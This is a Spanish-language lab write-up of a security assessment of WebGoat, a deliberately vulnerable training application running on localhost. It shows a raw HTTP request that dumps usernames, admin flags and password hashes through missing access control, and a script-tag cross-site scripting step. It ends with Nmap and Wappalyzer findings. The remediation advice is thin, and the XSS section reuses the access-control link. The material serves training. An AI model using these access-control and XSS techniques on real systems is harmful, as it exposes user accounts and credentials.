- Quedando como se muestra en la imagen

**Request**

Pretty Raw Hex

```

1 GET /WebGoat/access-control/users HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 9
4 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 Accept: */*
6 Content-Type: application/JSON; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=HfcYT9oTUE4kXLfoLkVEDyxUjogHFhJfG4NeZMeI
19 Connection: close
20
21 userHash=

```

- Dando click "Send" y podremos recibir nombres de usuarios con sus hashes . También se podrá ver el rol de cada uno de estos

```

10   "username": "Tom",
11   "admin": false,
12   "userHash": "Mydnhcy00j2b0m6SjmPz6PUxF9WIe07tzm665GiZWCo="
13 },
14 {
15   "username": "Jerry",
16   "admin": true,
17   "userHash": "SVt0Laa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUa1Itg="
18 },
19 {
20   "username": "Sylvester",
21   "admin": false,
22   "userHash": "B5zhk70ZfZLuvQ4smRL4nqCvd0TggMZtKS3TtTqIed0="
23 }

```

### Recomendación para este tipo de vulnerabilidad :

En una aplicación basada en flujo de trabajo, verifique el estado de los usuarios antes de permitirles acceder a cualquier recurso.

Toda información delicada como lo es un menú de Administrador debería ser oculta y protegida por un sistema de verificación de rol del usuario.

Si necesita más información respecto a este vulnerabilidad y como puede evitarla a toda costa puede copiar y pegar el siguiente enlace en su navegador: <https://www.ifourtechnolab.com/blog/owasp-vulnerability-missing-function-level-access-control>

## CROSS SITE SCRIPTING - RIESGO- ALTO


### A7 APARTADO 7

Esta aplicación es vulnerable a que cualquier atacante inyecte código malicioso en la web

Necesario para explotar esta vulnerabilidad : una cuenta de WebGoat

#### Pasos:

- Nos vamos a dirigir a la siguiente pagina (que puede copiar y pegar)  
<http://127.0.0.1:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6>
- Aquí sólo nos bastará con escribir código JavaScript entre "<script>" y podemos crear una alerta . Podemos escribir cualquier cosa en esta, para comprobar la vulnerabilidad.
- Hacemos click en "Purchase" y se recibirá el mensaje emergente. Que en caso de ser por parte de un atacante, podría ser grave



### Recomendación para este tipo de vulnerabilidad :

Con un script redactado por el equipo de blueteam se puede resolver.

Si necesita más información respecto a esta vulnerabilidad y como puede evitarla a toda costa puede copiar y pegar el siguiente enlace en su navegador: <https://www.ifourtechnolab.com/blog/owasp-vulnerability-missing-function-level-access-control>

## information gathering

### Puertos detectados por Nmap

8080/tcp – http-proxy

• 9090/tcp – zeus-admin?

### Tecnologías

Wappalyzer detectó las siguientes tecnologías:

#### Librerías de JavaScript:

- Select2
- core-js v2.4.0
- DataTables v1.10.11
- Moment.js v2.10.3
- jQuery v3.6.0
- SweetAlert2

#### Scripts de tipografías:

- Google Font API
- Font Awesome

#### Frameworks de JavaScript:

- Backbone.js v1.4.0
- AlertifyJS